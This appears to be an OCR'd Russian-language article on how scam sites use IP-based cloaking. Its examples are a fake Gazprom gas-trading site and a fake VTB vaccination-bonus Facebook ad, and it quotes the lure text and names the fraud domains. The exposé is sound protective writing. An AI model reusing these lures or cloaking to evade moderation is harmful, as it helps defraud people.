
Ресурсы — достояние каждого! Газпром открывает новую платформу для россиян

11:18 сегодня 1187026

Пример мошеннического ресурса в каталоге сайта

КЛОАКИНГ

Этим термином обозначают подмену содержимого сайта в зависимости от технических особенностей посетителя. Например, если зайти с украинского IP по адресу hxxp://gazpromrekl.ru, мы увидим мошеннический сайт.



gazpromrekl.ru


125 ЧЕЛОВЕК НА СТРАНИЦЕ
14 СВОБОДНЫХ МЕСТ

Газпром разрешил жителям России торговать газом

Теперь национальные ресурсы в ваших руках!


Мошеннический сайт

А если зайти с любого другого IP, нам покажут магазин, продающий домики для котиков.



Пример подмены содержимого в зависимости от IP посетителя

Кстати, этот самый gazpromrekl.ru иногда глючит, и при заходе с российского IP он показывает сайт какой-то веб-студии. Похоже, ребята дополнительно монетизируют свои навыки. Клоакинг используется и в социальных сетях, в том числе для обхода модерации (а мы удивляемся, почему модераторы пропускают явно мошеннический контент. Просто их обманули с помощью технических средств).



ВТБ
Реклама

Все клиенты с сертификатом могут получить 5 т. после заявки

5000 всем привитым


5000-PRIVITUM-PODAROK.RU
Клиентам
Все клиенты с сертификатом могут полу...

Подробнее

2 комментария

Пример мошеннической рекламы в Facebook

Когда модератор переходит со своего европейского (или индийского) IP на 5000-privitum-podarok.ru, ему показывается один сайт, а если перейти с IP одной из стран СНГ, контент совершенно другой.



Выплата 5000 р. от ВТБ всем пользователям с прививкой

Предлагаем Вам принять участие в акции. Она создана для ускорения темпов вакцинации населения и наших клиентов.

В связи со стремительной динамикой распространения коронавирусной инфекции наш банк принял решение выплатить бонус - 5000 рублей для наших привитых клиентов.

Оставляйте заявку и в течении часа деньги поступят Вам прямо на карту.

Получить

